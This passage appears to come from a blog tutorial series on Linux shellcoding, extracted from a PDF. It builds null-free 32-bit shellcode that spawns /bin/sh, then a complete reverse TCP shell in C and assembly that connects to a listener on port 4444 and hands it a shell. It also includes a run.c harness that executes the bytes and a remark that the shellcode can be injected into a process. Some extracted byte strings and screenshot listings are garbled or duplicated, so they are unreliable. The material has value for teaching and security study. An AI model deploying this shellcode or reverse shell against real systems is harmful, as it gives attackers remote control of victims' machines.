user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ld -m elf_i386 -o example2 example2.o
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ./example2
$ id
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),
122(lpadmin),123(sambashare),999(vboxsf)
$ whoami
user
$ ip a
1: lo <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host
                valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:db:04:29 brd ff:ff:ff:ff:ff:ff
        inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic enp0s3
            valid_lft 77798sec preferred_lft 77798sec
            inet6 fe80::d35:9d71:de5:cb5/64 scope link
                valid_lft forever preferred_lft forever
$
```

As you can see our program spawn a shell, via `execve`:



The terminal window shows the man page for `execve(2)`:

```
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ man execve(2)
Linux Programmer's Manual
EXECVE(2)

NAME
    execve - execute program

SYNOPSIS
    #include <unistd.h>
    int execve(const char *filename, char *const argv[],
               char *const envp[]);

DESCRIPTION
    execve() executes the program pointed to by filename. filename must be either a
    binary executable, or a script starting with a line of the form:
        #! interpreter [optional-arg]
    For details of the latter case, see "Interpreter scripts" below.
    argv is an array of argument strings passed to the new program. By convention, the
    first of these strings should contain the filename associated with the file being
    executed. envp is an array of strings, conventionally of the form key=value, which
    are passed as environment to the new program. Both argv and envp must be terminated
    by a null pointer. The argument vector and environment can be accessed by the
    called program's main function, when it is defined as:
Manual page execve(2) line 1 (press h for help or q to quit)
```

Note: `system("/bin/sh")` would have been a lot simpler right? Well the only problem with that approach is the fact that `system` always drops privileges.

So, `execve` takes 3 arguments: * The program to execute - EBX * The arguments or `argv(null)` - ECX * The environment or `envp(null)` - EDX

This time, we'll directly write the code without any null bytes, using the stack to store variables (`example3.asm`):

```

; run /bin/sh and normal exit
; author @cocomelonc
; nasm -f elf32 -o example3.o example3.asm
; ld -m elf_i386 -o example3 example3.o && ./example3
; 32-bit linux

section .bss

section .text
    global _start ; must be declared for linker

_start:           ; linker entry point

    ; xorring anything with itself clears itself:
    xor eax, eax ; zero out eax
    xor ebx, ebx ; zero out ebx
    xor ecx, ecx ; zero out ecx
    xor edx, edx ; zero out edx

    push eax ; string terminator
    push 0x68732f6e ; "hs/n"
    push 0x69622f2f ; "ib//"
    mov ebx, esp ; "//bin/sh",0 pointer is ESP
    mov al, 0xb ; mov eax, 11: execve
    int 0x80 ; syscall

```

Now, let's assemble it and check if it properly works and does not contain any null bytes:

```

nasm -f elf32 -o example3.o example3.asm
ld -m elf_i386 -o example3 example3.o
./example3
objdump -M intel -d example3

```

```

user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ld -m elf_i386 -o example3 example3.o
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ./example3
$ id
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),
122(lpadmin),123(sambashare),999(vboxsf)
$ exit
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ objdump -M intel -d example3
example3:      file format elf32-i386

Disassembly of section .text:
8048060 <_start>:
8048060: 31 c0          xor    eax, eax
8048062: 31 db          xor    ebx, ebx
8048064: 31 c9          xor    ecx, ecx
8048066: 31 d2          xor    edx, edx
8048068: 50             push   eax
8048069: 68 6e 2f 73 68  push   0x68732f6e
804806e: 68 2f 2f 62 69  push   0x69622f2f
8048073: 89 e3          mov    ebx, esp
8048075: b0 0b          mov    al, 0xb
8048077: cd 80          int    0x80
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$
```

Then, extract byte code via some bash hacking and `objdump`:

```

objdump -d ./example3|grep '[0-9a-f]:'|grep -v 'file'|cut \
-f2 -d:|cut -f1-6 -d' '|tr -s ' '|tr '\t' ' '| \
sed 's/ $//g'|sed 's/ /\x/g'|paste -d '' -s | \
sed 's/^"/'|sed 's/$"/g'

```

```

user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ objdump -d ./example3|grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr -s ' '|tr '\t' ' '| sed 's/ $//g'|sed 's/ /\x/g'|paste -d '' -s | sed 's/^"/'|sed 's/$"/g'
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x50\x68\x6e\x2f\x73\x68\x68\x2f\x73\x62\x69\x89\xe3\xb0\x0b\xcd\x80"
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$
```

So, our shellcode is:

```

"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x50\x68\x6e\x2f\x73\x68\x68\x2f\x73\x62\x69\x89\xe3\xb0\x0b\xcd\x80"

```

Then, replace the code at the top (`run.c`) with:

```

/*
run.c - a small skeleton program to run shellcode
*/

```

```
// bytecode here
char code[] = "\x31\xc0\x31\xdb\x31\xc9\x31"
"\xd2\x50\x68\x6e\x2f\x73\x68\x68"
"\x2f\x2f\x62\x69\x89\xe3\xb0\x0b\xcd\x80";

int main(int argc, char **argv) {
    int (*func)();
    func = (int (*)()) code; // func points to our shellcode
    (int)(*func)(); // execute a function code[]
    // if our program returned 0 instead of 1,
    // so our shellcode worked
    return 1;
}
```

Compile and run:


```
gcc -z execstack -m32 -o run run.c  
./run
```

As you can see, everything work perfectly. Now, you can use this shellcode and inject it into a process.

In the next part, I'll go to create a reverse TCP shellcode.

The Shellcoder's Handbook
Shellcoding in Linux by exploit-db
my intro to x86 assembly
my nasm tutorial
execve
Source code in Github

9. linux shellcoding. Reverse TCP shellcode



The screenshot shows two windows. On the left is the Immunity Debugger interface with assembly code for a reverse TCP shell. The assembly code includes instructions for creating a socket, connecting to a remote host, and executing a shell via a syscall. On the right is a terminal window titled 'nc -lvp 4444' which shows a connection from 'kali' to 'kali' on port 4444.

```
section .bss
section .text
global _start ; must be declared for linker
_start: ; linker entry point

; create socket
push 0x66 ; sys_socketcall 102
pop eax ; zero out eax
push 0x1 ; sys_socket 0x1
pop ebx ; zero out ebx
xor edx, edx ; zero out edx
; int socket(int domain, int type, int protocol)
push edx ; protocol = IPPROTO_IP (0x1)
push ebx ; socket_type = SOCK_STREAM
push 0x2 ; socket_family = AF_INET (0)
mov ecx, esp ; move stack pointer to ecx
int 0xb0 ; syscall (exec sys socket)
; execve("/bin/sh", NULL, NULL)
ret
```

In the previous section about shellcoding, we spawned a regular shell. In this section my goal will be to write reverse TCP shellcode.

testing shellcode

When testing shellcode, it is nice to just plop it into a program and let it run. We will use the same code as in the first post (`run.c`):

```
/*
run.c - a small skeleton program to run shellcode
*/
// bytecode here
char code[] = "my shellcode here";

int main(int argc, char **argv) {
    int (*func)(); // function pointer
    func = (int (*)()) code; // func points to our shellcode
    (int)(*func)(); // execute a function code[]
    // if our program returned 0 instead of 1,
    // so our shellcode worked
    return 1;
}
```

reverse TCP shell

We will take the C code that starts the reverse TCP shell from one of my [previous posts](#).

So our base (`shell.c`):

```
/*
shell.c - reverse TCP shell
author: @cocomelonc
demo shell for linux shellcoding example
*/
```

```

#include <stdio.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include <unistd.h>

int main () {

    // attacker IP address
    const char* ip = "127.0.0.1";

    // address struct
    struct sockaddr_in addr;
    addr.sin_family = AF_INET;
    addr.sin_port = htons(4444);
    inet_aton(ip, &addr.sin_addr);

    // socket syscall
    int sockfd = socket(AF_INET, SOCK_STREAM, 0);

    // connect syscall
    connect(sockfd, (struct sockaddr *)&addr, sizeof(addr));

    for (int i = 0; i < 3; i++) {
        // dup2(sockfd, 0) - stdin
        // dup2(sockfd, 1) - stdout
        // dup2(sockfd, 2) - stderr
        dup2(sockfd, i);
    }

    // execve syscall
    execve("/bin/sh", NULL, NULL);

    return 0;
}

```


assembly preparation

As shown in the C source code, you need to translate the following calls into Assembly language:

- create a socket.
- connect to a specified IP and port.
- then redirect stdin, stdout, stderr via dup2.
- launch the shell with execve.

create socket

You need syscall 0x66 (SYS_SOCKETCALL) to basically work with sockets:




```
kali㉿kali:~$ cat /usr/include/asm/unistd_32.h | grep socketcall
#define __NR_socketcall 102
```

Then cleanup eax register:

```
; int socketcall(int call, unsigned long *args);
push 0x66          ; sys_socketcall 102
pop   eax          ; zero out eax
```

The next important part - the different functions calls of the socketcall syscall can be found in /usr/include/linux/net.h:



```
nvim /usr/include/linux/net.h kali㉿kali:~/pr...-shellcoding-2 python3
/* section .text
#ifndef _LINUX_NET_H
#define _LINUX_NET_H

#include <linux/socket.h> /* socket entry point */
#include <asm/socket.h>

#define NPROTO      AF_MAX

#define SYS_SOCKET  1      /* sys_socket(2) */          */
#define SYS_BIND    2      /* sys_bind(2) */          */
#define SYS_CONNECT 3      /* sys_connect(2) */        */
#define SYS_LISTEN  4      /* sys_listen(2) */         */
#define SYS_ACCEPT  5      /* sys_accept(2) */        */
#define SYS_GETSOCKNAME 6  /* sys_getsockname(2) */  */
#define SYS_GETPEERNAME 7  /* sys_getpeername(2) */  */
#define SYS_SOCKETPAIR 8   /* sys_socketpair(2) */    */
#define SYS_SEND    9      /* sys_send(2) */          */
#define SYS_RECV    10     /* sys_recv(2) */          */
#define SYS_SENDO   11     /* sys_sendto(2) */        */
#define SYS_RECVFROM 12    /* sys_recvfrom(2) */       */
#define SYS_SHUTDOWN 13   /* sys_shutdown(2) */       */
#define SYS_SETSOCKOPT 14 /* sys_setsockopt(2) */    */
#define SYS_GETSOCKOPT 15 /* sys_getsockopt(2) */   */
#define SYS_SENDMSG 16    /* sys_sendmsg(2) */        */
#define SYS_RECVMSG 17    /* sys_recvmsg(2) */        */
#define SYS_ACCEPT4 18    /* sys_accept4(2) */       */
#define SYS_RECVMMSSG 19  /* sys_recvmmsg(2) */      */
#define SYS_SENDDMSG 20   /* sys_sendmmsg(2) */      */

/usr/include/linux/net.h [R0]
```

So you need to start with SYS_SOCKET (0x1) then cleanup ebx:

```
push 0x1          ; sys_socket 0x1
pop   ebx          ; zero out ebx
```

The `socket()` call basically takes 3 arguments and returns a socket file descriptor:

```
sockfd = socket(int socket_family, int socket_type, int protocol);
```

So you need to check different header files to find the definitions for the arguments.

For protocol:

```
nvim /usr/include/linux/in.h
```

```
section .text
#endif /* _UAPI_DEF_IN IPPROTO */
/* Standard well-defined IP protocols. */
enum {
    IPPROTO_IP = 0,           /* Dummy protocol for TCP */
#define IPPROTO_IP IPPROTO_IP
    IPPROTO_ICMP = 1,         /* Internet Control Message Protocol */
#define IPPROTO_ICMP IPPROTO_ICMP
    IPPROTO_IGMP = 2,         /* Internet Group Management Protocol */
#define IPPROTO_IGMP IPPROTO_IGMP
    IPPROTO_IPIP = 4,         /* IPIP tunnels (older KA9Q tunnels use 94) */
#define IPPROTO_IPIP IPPROTO_IPIP
    IPPROTO_TCP = 6,          /* Transmission Control Protocol */
#define IPPROTO_TCP IPPROTO_TCP
    IPPROTO_EGP = 8,          /* Exterior Gateway Protocol */
#define IPPROTO_EGP IPPROTO_EGP
    IPPROTO_PUP = 12,         /* PUP protocol */
#define IPPROTO_PUP IPPROTO_PUP
    IPPROTO_UDP = 17,         /* User Datagram Protocol */
#define IPPROTO_UDP IPPROTO_UDP
    IPPROTO_IDP = 22,         /* XNS IDP protocol */
#define IPPROTO_IDP IPPROTO_IDP
    IPPROTO_TP = 29,          /* SO Transport Protocol Class 4 */
#define IPPROTO_TP IPPROTO_TP
    IPPROTO_DCCP = 33,         /* Datagram Congestion Control Protocol */
#define IPPROTO_DCCP IPPROTO_DCCP
    IPPROTO_IPV6 = 41,         /* IPv6-in-IPv4 tunnelling */
#define IPPROTO_IPV6 IPPROTO_IPV6
    IPPROTO_RSVP = 46,         /* RSVP Protocol */
#define IPPROTO_RSVP IPPROTO_RSVP
/usr/include/linux/in.h [RO]
```

For socket_type:

```
nvim /usr/include/bits/socket_type.h
```

```
nvim /usr/include/bits/socket_type.h ✘ kali㉿kali:~/pr...-shellcoding-2 ✘ python3
section .text
■ You should have received a copy of the GNU Lesser General Public
License along with the GNU C Library; if not, see
<https://www.gnu.org/licenses/>. */

#ifndef _SYS_SOCKET_H
# error "Never include <bits/socket_type.h> directly; use <sys/socket.h> instead."
#endif

/* Types of sockets. */
enum __socket_type
{
    SOCK_STREAM = 1,           /* Sequenced, reliable, connection-based
                                byte streams. */
#define SOCK_STREAM SOCK_STREAM
    SOCK_DGRAM = 2,            /* Connectionless, unreliable datagrams
                                of fixed maximum length. */
#define SOCK_DGRAM SOCK_DGRAM
    SOCK_RAW = 3,              /* Raw protocol interface. */
#define SOCK_RAW SOCK_RAW
    SOCK_RDM = 4,              /* Reliably-delivered messages. */
#define SOCK_RDM SOCK_RDM
    SOCK_SEQPACKET = 5,         /* Sequenced, reliable, connection-based,
                                datagrams of fixed maximum length. */
#define SOCK_SEQPACKET SOCK_SEQPACKET
    SOCK_DCCP = 6,              /* Datagram Congestion Control Protocol. */
#define SOCK_DCCP SOCK_DCCP
    SOCK_PACKET = 10,           /* Linux specific way of getting packets
                                at the dev level. For writing arp and
                                other similar things on the user level. */
#define SOCK_PACKET SOCK_PACKET
/usr/include/x86_64-linux-gnu/bits/socket_type.h [RO]
```

For socket_family:

```

nvim /usr/include/bits/socket.h
nvim /usr/include/bits/socket.h  kali@kali:~/pr...-shellcoding-2  python3

#define __socklen_t_defined
#endif /* __global_start */ must be declared for linking

/* Get the architecture-dependent definition of enum __socket_type. */
#include <bits/socket_type.h>  must be declared for linking

/* Protocol families. */
#define PF_UNSPEC    0      /* Unspecified. */
#define PF_LOCAL     1      /* Local to host (pipes and file-domain). */
#define PF_UNIX      PF_LOCAL /* POSIX name for PF_LOCAL. */
#define PF_FILE      PF_LOCAL /* Another non-standard name for PF_LOCAL. */
#define PF_INET      2      /* IP protocol family. */
#define PF_AX25     3      /* Amateur Radio AX.25. */
#define PF_IPX       4      /* Novell Internet Protocol. */
#define PF_APPLETALK 5      /* Appletalk DDP. */
#define PF_NETROM    6      /* Amateur radio NetROM. */
#define PF_BRIDGE    7      /* Multiprotocol bridge. */
#define PF_ATMPVC    8      /* ATM PVCs. */
#define PF_X25       9      /* Reserved for X.25 project. */
#define PF_INET6    10     /* IP version 6. */
#define PF_ROSE      11     /* Amateur Radio X.25 PLP. */
#define PF_DECnet   12     /* Reserved for DECnet project. */
#define PF_NETBEUI  13     /* Reserved for 802.2LLC project. */
#define PF_SECURITY  14     /* Security callback pseudo AF. */
#define PF_KEY       15     /* PF_KEY key management API. */
#define PF_NETLINK  16     /* PF_NETLINK /* Alias to emulate 4.4BSD. */
#define PF_ROUTE     PF_NETLINK /* Alias to emulate 4.4BSD. */
#define PF_PACKET    17     /* Packet family. */
#define PF_ASH       18     /* Ash. */
#define PF_ECONET   19     /* Acorn Econet. */

/usr/include/x86_64-linux-gnu/bits/socket.h [RO]

```

Based on this info, you can push the different arguments (socket_family, socket_type, protocol) onto the stack after cleaning up the `edx` register:

```

xor  edx, edx      ; zero out edx

; int socket(int domain, int type, int protocol);
push edx           ; protocol = IPPROTO_IP (0x0)
push ebx           ; socket_type = SOCK_STREAM (0x1)
push 0x2           ; socket_family = AF_INET (0x2)

```

And since `ecx` needs to hold a pointer to this structure, a copy of the `esp` is required:

```

mov  ecx, esp      ; move stack pointer to ecx

```

finally execute syscall:

```

int  0x80          ; syscall (exec sys_socket)

```

which returns a socket file descriptor to `eax`.

In the end:

```

xchg edx, eax      ; save result (sockfd) for later usage

```

connect to a specified IP and port

First you need the standard socketcall-syscall in `al` again:

```
; int socketcall(int call, unsigned long *args);
mov al, 0x66      ; socketcall 102
```

Let's go to look at the `connect()` arguments, and the most interesting argument is the `sockaddr` struct:

```
struct sockaddr_in {
    __kernel_sa_family_t sin_family; /* Address family */
    __be16               sin_port;   /* Port number */
    struct in_addr       sin_addr;   /* Internet address */
};
```

So you need to place arguments at this point. Firstly, `sin_addr`, then `sin_port` and the last one is `sin_family` (remember: reverse order!):

```
; int connect(int sockfd, const struct sockaddr *addr, socklen_t addrlen);
push 0x0101017f ; sin_addr = 127.1.1.1 (network byte order)
push word 0x5c11 ; sin_port = 4444
```

```
kali㉿kali: ~ ➔ python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket
>>> socket.inet_aton("127.1.1.1").hex()
'7f010101'
>>> socket.inet_aton("4444").hex()
'0000115c'
>>> █ push 0x0101017f
```

`ebx` contains `0x1` at this point because of pressing `socket_type` during the `socket()` call, so after increasing `ebx`, `ebx` should be `0x2` (the `sin_family` argument):

```
inc ebx          ; ebx = 0x02
push word bx     ; sin_family = AF_INET
```

Then save the stack pointer to this `sockaddr` struct to `ecx`:

```
mov ecx, esp    ; move stack pointer to sockaddr struct
```

Then:

```
push 0x10        ; addrlen = 16
push ecx         ; const struct sockaddr *addr
push edx         ; sockfd
mov ecx, esp     ; move stack pointer to ecx (sockaddr_in struct)
inc ebx          ; sys_connect (0x3)
int 0x80         ; syscall (exec sys_connect)
```

redirect stdin, stdout and stderr via dup2

Now we set start-counter and reset `ecx` for loop:

```
push 0x2          ; set counter to 2
pop  ecx          ; zero to ecx (reset for newfd loop)
```

`ecx` is now ready for the loop, just saving the socket file descriptor to `ebx` as you need it there during the dup2-syscall:

```
xchg ebx, edx    ; save sockfd
```

Then, dup2 takes 2 arguments:

```
int dup2(int oldfd, int newfd);
```

Where `oldfd` (`ebx`) is the client socket file descriptor and `newfd` is used with `stdin(0)`, `stdout(1)` and `stderr(2)`:

```
for (int i = 0; i < 3; i++) {
    // dup2(sockfd, 0) - stdin
    // dup2(sockfd, 1) - stdout
    // dup2(sockfd, 2) - stderr
    dup2(sockfd, i);
}
```

So, the `sys_dup2` syscall is executed three times in an `ecx`-based loop:

```
dup:
    mov al, 0x3f      ; sys_dup2 = 63 = 0x3f
    int 0x80          ; syscall (exec sys_dup2)
    dec ecx           ; decrement counter
    jns dup           ; as long as SF is not set -> jmp to dup
```

`jns` basically jumps to “`dup`” as long as the signed flag (SF) is not set.

Let's go to debug with `gdb` and check `ecx` value:

```
gdb -q ./rev
```

```

0x08049033 in _start ()
gdb-peda$ si
[-----registers-----]
EAX: 0x0
EBX: 0x3
ECX: 0xffffffff
EDX: 0x3
ESI: 0x0
EDI: 0x0
EBP: 0x0
ESP: 0xfffffd1d0 → 0x3
EIP: 0x8049034 (<_start+5>: jns 0x804902f <_start>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x804902f <_start>: mov al,0x3f
0x8049031 <_start+2>: int 0x80
0x8049033 <_start+4>: dec ecx
⇒ 0x8049034 <_start+5>: jns 0x804902f <_start>
0x8049036 <_start+7>: mov al,0xb
0x8049038 <_start+9>: inc ecx
0x8049039 <_start+10>: mov edx,ecx
0x804903b <_start+12>: push edx
                                         JUMP is NOT taken
[-----stack-----]
0000 0xfffffd1d0 → 0x3
0004 0xfffffd1d4 → 0xfffffd1dc → 0x5c110002
0008 0xfffffd1d8 → 0x10
0012 0xfffffd1dc → 0x5c110002
0016 0xfffffd1e0 → 0x101017f
0020 0xfffffd1e4 → 0x2

```

As you can see, after third dec ecx it contains 0xffffffff which is equal -1 and the SF got set and the shellcode flow continues.

In result, all three output are redirected :)

launch the shell with execve

This part of code are similar to the example from the first part, but again with a small change:

```

; spawn /bin/sh using execve
; int execve(const char *filename,
; char *const argv[],char *const envp[]);
mov al, 0x0b      ; syscall: sys_execve = 11 (mov eax, 11)
inc ecx          ; argv=0
mov edx, ecx     ; envp=0
push edx         ; terminating NULL
push 0x68732f2f  ; "hs//"
push 0x6e69622f  ; "nib/"
mov ebx, esp      ; save pointer to filename
int 0x80          ; syscall: exec sys_execve

```

As you can see, we need to push the terminating NULL for the /bin//sh string seperately onto the stack, because there isn't already one to use.

So we are done.

final complete shellcode

My complete, commented shellcode:

```

; run reverse TCP /bin/sh and normal exit
; author @cocomelonc
; nasm -f elf32 -o rev.o rev.asm
; ld -m elf_i386 -o rev rev.o && ./rev
; 32-bit linux

section .bss

section .text
    global _start ; must be declared for linker

_start:           ; linker entry point

    ; create socket
    ; int socketcall(int call, unsigned long *args);
    push 0x66        ; sys_socketcall 102
    pop  eax         ; zero out eax
    push 0x1         ; sys_socket 0x1
    pop  ebx         ; zero out ebx
    xor  edx, edx   ; zero out edx

    ; int socket(int domain, int type, int protocol);
    push edx         ; protocol = IPPROTO_IP (0x0)
    push ebx         ; socket_type = SOCK_STREAM (0x1)
    push 0x2         ; socket_family = AF_INET (0x2)
    mov  ecx, esp    ; move stack pointer to ecx
    int  0x80         ; syscall (exec sys_socket)
    xchg edx, eax   ; save result (sockfd) for later usage

    ; int socketcall(int call, unsigned long *args);
    mov  al, 0x66     ; socketcall 102

    ; int connect(int sockfd, const struct sockaddr *addr,
    ; socklen_t addrlen);
    push 0x0101017f  ; sin_addr = 127.1.1.1
                      ; (network byte order)
    push word 0x5c11  ; sin_port = 4444
    inc  ebx          ; ebx = 0x02
    push word bx      ; sin_family = AF_INET
    mov  ecx, esp    ; move stack pointer to sockaddr struct

    push 0x10         ; addrlen = 16
    push ecx         ; const struct sockaddr *addr
    push edx         ; sockfd
    mov  ecx, esp    ; move stack pointer to ecx (sockaddr_in struct)

```

```

inc ebx          ; sys_connect (0x3)
int 0x80         ; syscall (exec sys_connect)

; int socketcall(int call, unsigned long *args);
; duplicate the file descriptor for
; the socket into stdin, stdout, and stderr
; dup2(sockfd, i); i = 1, 2, 3
push 0x2          ; set counter to 2
pop  ecx          ; zero to ecx (reset for newfd loop)
xchg ebx, edx    ; save sockfd

dup:
mov al, 0x3f      ; sys_dup2 = 63 = 0x3f
int 0x80          ; syscall (exec sys_dup2)
dec ecx           ; decrement counter
jns dup           ; as long as SF is not set -> jmp to dup

; spawn /bin/sh using execve
; int execve(const char *filename, char
; *const argv[],char *const envp[]);
mov al, 0x0b        ; syscall: sys_execve = 11 (mov eax, 11)
inc ecx            ; argv=0
mov edx, ecx        ; envp=0
push edx            ; terminating NULL
push 0x68732f2f    ; "hs//"
push 0x6e69622f    ; "nib/"
mov ebx, esp        ; save pointer to filename
int 0x80          ; syscall: exec sys_execve

```

testing

Now, as in the first part, let's assemble it and check if it properly works and does not contain any null bytes:

```

nasm -f elf32 -o rev.o rev.asm
ld -m elf_i386 -o rev rev.o
objdump -M intel -d rev

```

```

kali㉿kali:~/projects/cybersec_blog/2021-10-17-linux-shellcoding-2> nasm -f elf32 -o rev.o rev.asm
kali㉿kali:~/projects/cybersec_blog/2021-10-17-linux-shellcoding-2> ld -m elf_i386 -o rev rev.o
kali㉿kali:~/projects/cybersec_blog/2021-10-17-linux-shellcoding-2> objdump -M intel -d ./rev

./rev:      file format elf32-i386

Disassembly of section .text:
08049000 <_start>:
08049000: 6a 66          push  0x66
08049002: 58              pop   eax
08049003: 6a 01          push  0x1
08049005: 5b              pop   ebx
08049006: 31 d2          xor   edx,edx
08049008: 52              push  edx
08049009: 53              push  ebx
0804900a: 6a 02          push  0x2
0804900c: 89 e1          mov    ecx,esp
0804900e: cd 80          int   0x80
08049010: 92              xchq edx,eax
08049011: b0 66          mov    al,0x66
08049013: 68 7f 01 01 01  push  0x101017f
08049018: 66 68 11 5c     pushw 0x5c11
0804901c: 43              inc   ebx
0804901d: 66 53          push  bx
0804901f: 89 e1          mov    ecx,esp
08049021: 6a 10          push  0x10
08049023: 51              push  ecx
08049024: 52              push  edx
08049025: 89 e1          mov    ecx,esp
08049027: 43              inc   ebx

08049028: cd 80          int   0x80
0804902a: 6a 02          push  0x2
0804902c: 59              pop   ecx
0804902d: 87 da          xchq  edx,ebx
0804902f <dup>:
0804902f: b0 3f          mov    al,0x3f
08049031: cd 80          int   0x80
08049033: 49              dec   ecx
08049034: 79 f9          jns   804902f <dup>
08049036: b0 0b          mov    al,0xb
08049038: 41              inc   ecx
08049039: 89 ca          mov    edx,ecx
0804903b: 52              push  edx
0804903c: 68 2f 2f 73 68  push  0x68732f2f
08049041: 68 2f 62 69 6e  push  0x6e69622f
08049046: 89 e3          mov    ebx,esp
08049048: cd 80          int   0x80

```

Prepare listener on 4444 port and run:

```

./rev

```

The terminal shows the assembly code being run, followed by a listener command (nc -lvp 4444) and a connection from the exploit binary to the listener.

Perfect!

Then, extract byte code via some bash hacking and objdump:

```

objdump -d ./rev|grep '[0-9a-f]:'|grep -v 'file'|cut -f2
-d:|cut -f1-6 -d' '|tr -s ' '|tr '\t' ' '|sed 's/ //g'|
sed 's/ /\x/g'|paste -d '' -s |sed 's/^/ /'|sed 's/$//g'

```

```

kali@kali:~/projects/cybersec_blog/2021-10-17-linux-shellcoding-2$ objdump -d ./rev | grep '[0-9a-f]*' | grep -v 'file' | cut -f2 -d' ' | tr '\t' ' '| sed '$/ $/g' | sed 's/ /\n/g' | paste -sd ''
"\x6a\x66\x58\x6a\x01\x5b\x31\xd2\x52\x53\x6a\x02\x89\xe1\xcd\x80\x92\xb0\x66\x60\x7f\x01\x01\x01\x66
\x6a\x66\x58\x6a\x01\x5b\x31\xd2\x52\x53\x6a\x02\x89\xe1\xcd\x80\x92\xb0\x66\x60\x7f\x01\x01\x01\x66
\x6a\x66\x58\x6a\x01\x5b\x31\xd2\x52\x53\x6a\x02\x89\xe1\x6a\x10\x51\x52\x89\xe1\x43\xcd\x80\x6a\x02\x59\x87\xda\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x41\x89\xca\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"

```

So, our shellcode is:

```

"\x6a\x66\x58\x6a\x01\x5b\x31\xd2\x52\x53\x6a\x02\x89\xe1\xcd\x80\x92\xb0\x66\x60\x7f\x01\x01\x01\x66
\x6a\x66\x58\x6a\x01\x5b\x31\xd2\x52\x53\x6a\x02\x89\xe1\x6a\x10\x51\x52\x89\xe1\x43\xcd\x80\x6a\x02\x59\x87\xda\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x41\x89\xca\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"

```

Then, replace the code at the top (`run.c`) with:

```

/*
run.c - a small skeleton program to run shellcode
*/
// bytecode here
char code[] =
"\x6a\x66\x58\x6a\x01\x5b\x31\xd2\x52\x53\x6a\x02\x89"
"\xe1\xcd\x80\x92\xb0\x66\x68\x7f\x01\x01\x01\x66\x68"
"\x11\x5c\x43\x66\x53\x89\xe1\x6a\x10\x51\x52\x89\xe1"
"\x43\xcd\x80\x6a\x02\x59\x87\xda\xb0\x3f\xcd\x80\x49"
"\x79\xf9\xb0\x0b\x41\x89\xca\x52\x68\x2f\x2f\x73\x68"
"\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80";

int main(int argc, char **argv) {
    int (*func)();           // function pointer
    func = (int (*)()) code; // func points to our shellcode
    (int)(*func)();          // execute a function code[]
    // if our program returned 0 instead of 1,
    // so our shellcode worked
    return 1;
}

